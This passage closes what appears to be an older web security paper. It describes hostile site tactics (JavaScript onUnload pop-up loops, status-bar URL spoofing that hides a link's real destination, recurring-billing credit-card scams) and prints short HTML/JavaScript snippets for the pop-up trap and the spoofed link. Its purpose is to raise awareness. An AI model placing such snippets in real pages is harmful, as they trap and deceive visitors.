For web sites, SecureXpert offers solutions only to their paying clients, so I am unable to comment on them. However, eliminating frames from your HTML is certainly one defense, albeit a draconian one.

13. Revenge of the Nerds

It is worth noting that surfers are not the only ones guilty of hacking and spamming. Web sites are often just as guilty of the same offenses. Many of the site-induced intrusions involve Javascript, so preventing the attacks is as simple as disabling Javascript (a technique which regrettably also compromises some sites'' functionality). Some examples of these attacks are shown below:

13.1. The surfer-motel

Surfer's check in, but they can't check out. This is an annoying technique that many web sites use to spam surfers and entice them to spend money by inundating them with new windows. Javascript is used to open a new window whenever the surfer attempts to leave the site.

Typically, one company will have dozens (or hundreds) of web sites, so when the surfer attempts to leave one web site, a new window pops up for one of the other sites. This is done using the `onUnload` method in Javascript, which is invoked whenever a window or frame is replaced with another window (or when the window is closed). So one site would have code that looks like this, which references another site:

```
<html>
<head><title>One Site</title></head>
<body onUnload="
    window.open('http://other.com', 'S2')">
```

This simple example can be extended to create "the window that would not die" (in this case, the Javascript should be placed in a file named `rude.html`, so that the URL points to itself).[16]

```
<html>
<head><title>Rudeness!</title></head>
<body onUnload="
window.open('http://www.rude.com/rude.html',
    '_blank')">
<h1>Try and get rid of me!</h1>
</html>
```

As long as Javascript is enabled, any time the offending window is unloaded or closed, it reappears. On the OS/2 version of Netscape 3.5, if the surfer tried the radical approach of killing the browser (with no less powerful an incantation than CTRL-ALT-DEL), it would immediately restart itself and re-open this window!

13.2. URL masking

This is a fairly benign attack using Javascript, wherein the surfer is persuaded to go to a site other than what they intend. Ordinarily, the URL of a hyperlink is displayed in the bottom left of the browser window

[16] An absolute URL (including the site name) is required, otherwise Netscape outsmarts the malicious code.

when the mouse is moved over the link. Some sites obscure this, or even intentionally mislead the surfer by using Javascript. Here is a simple example where a link advertises one site, but takes the surfer to a competitor.

```
<A HREF="http://www.pepsi.com/uncola.html"
    onMouseOver=
        "window.status='http://www.coke.com';
        return true"
    onMouseOut=
        "window.status='';
        return true">It's The Real Thing</A>
```

In this example, when the surfer moves the mouse over the hyperlink, the browser indicates that it will go to one company, when in fact it is the competitor that is visited when the link is traversed. Combining this attack with frame spoofing can create a fraud that is very difficult to detect by the average surfer.

13.3. Credit-card Churning

Unscrupulous web sites can steal from unsuspecting surfers in a number of ways. One of the most prevalent forms of attack is with recurring billing. A credit card is required (as a means of proving the surfer is the age of majority) for a "free" one-week membership, but the fine print states that the card will be re-billed at monthly intervals if the membership is not canceled. Many surfers fail to read the fine-print, and so are re-billed each month for membership in a site they have long forgotten about. Another technique is to place the "cancel my membership" page in a hard-to-locate place.

Of course, some sites ask for credit cards with no intention of giving a membership, but only to steal credit-card information. Fortunately, this virulent attack is rare, but it is all too easy to make. Surfer awareness is the only defense – only deal with companies you know, or who use credit-card verification systems that you know. And as obvious as it sounds, you should *always* examine your credit card bills for mysterious charges.

14. Conclusions

Although the Internet started out as a nice, safe place to travel, we must realize that with all the gold to be won, the day of the Information Superhighwayman is upon us. Unless we are careful and ever-watchful, he (or she) will come riding – riding, riding – up to our electronic front door.[17]

[17] With apologies to Alfred Noyes (1880-1958) author of *The Highwayman*

Some attacks, such as those upon surfers using Javascript, are indirectly the result of well-intentioned but security-unaware browser developers, and the exploitation of their security holes by webmasters. With no oversight of proprietary browser develpment, there is little that the average surfer can do to protect themselves. Other attacks, such as those involving data theft, password cracking and password posting, are the actions of malicious surfers or competitors. These attacks can be defended against with proactive or reactive detection systems.

Whatever the origins of the attacks, awareness and constant (potentially automated) vigilance are the only means to defeating them. And since the law appears to be not a idiot, but merely a long way from catching up from the recent rapid advances in technology, it is up to the netizens themselves (and most especially, the potential targets of attacks), to provide their own security perimeters.

Hopefully this brief examination of some of the common attacks used on the Web will raise the reader's awareness enough to effect a secure perimeter.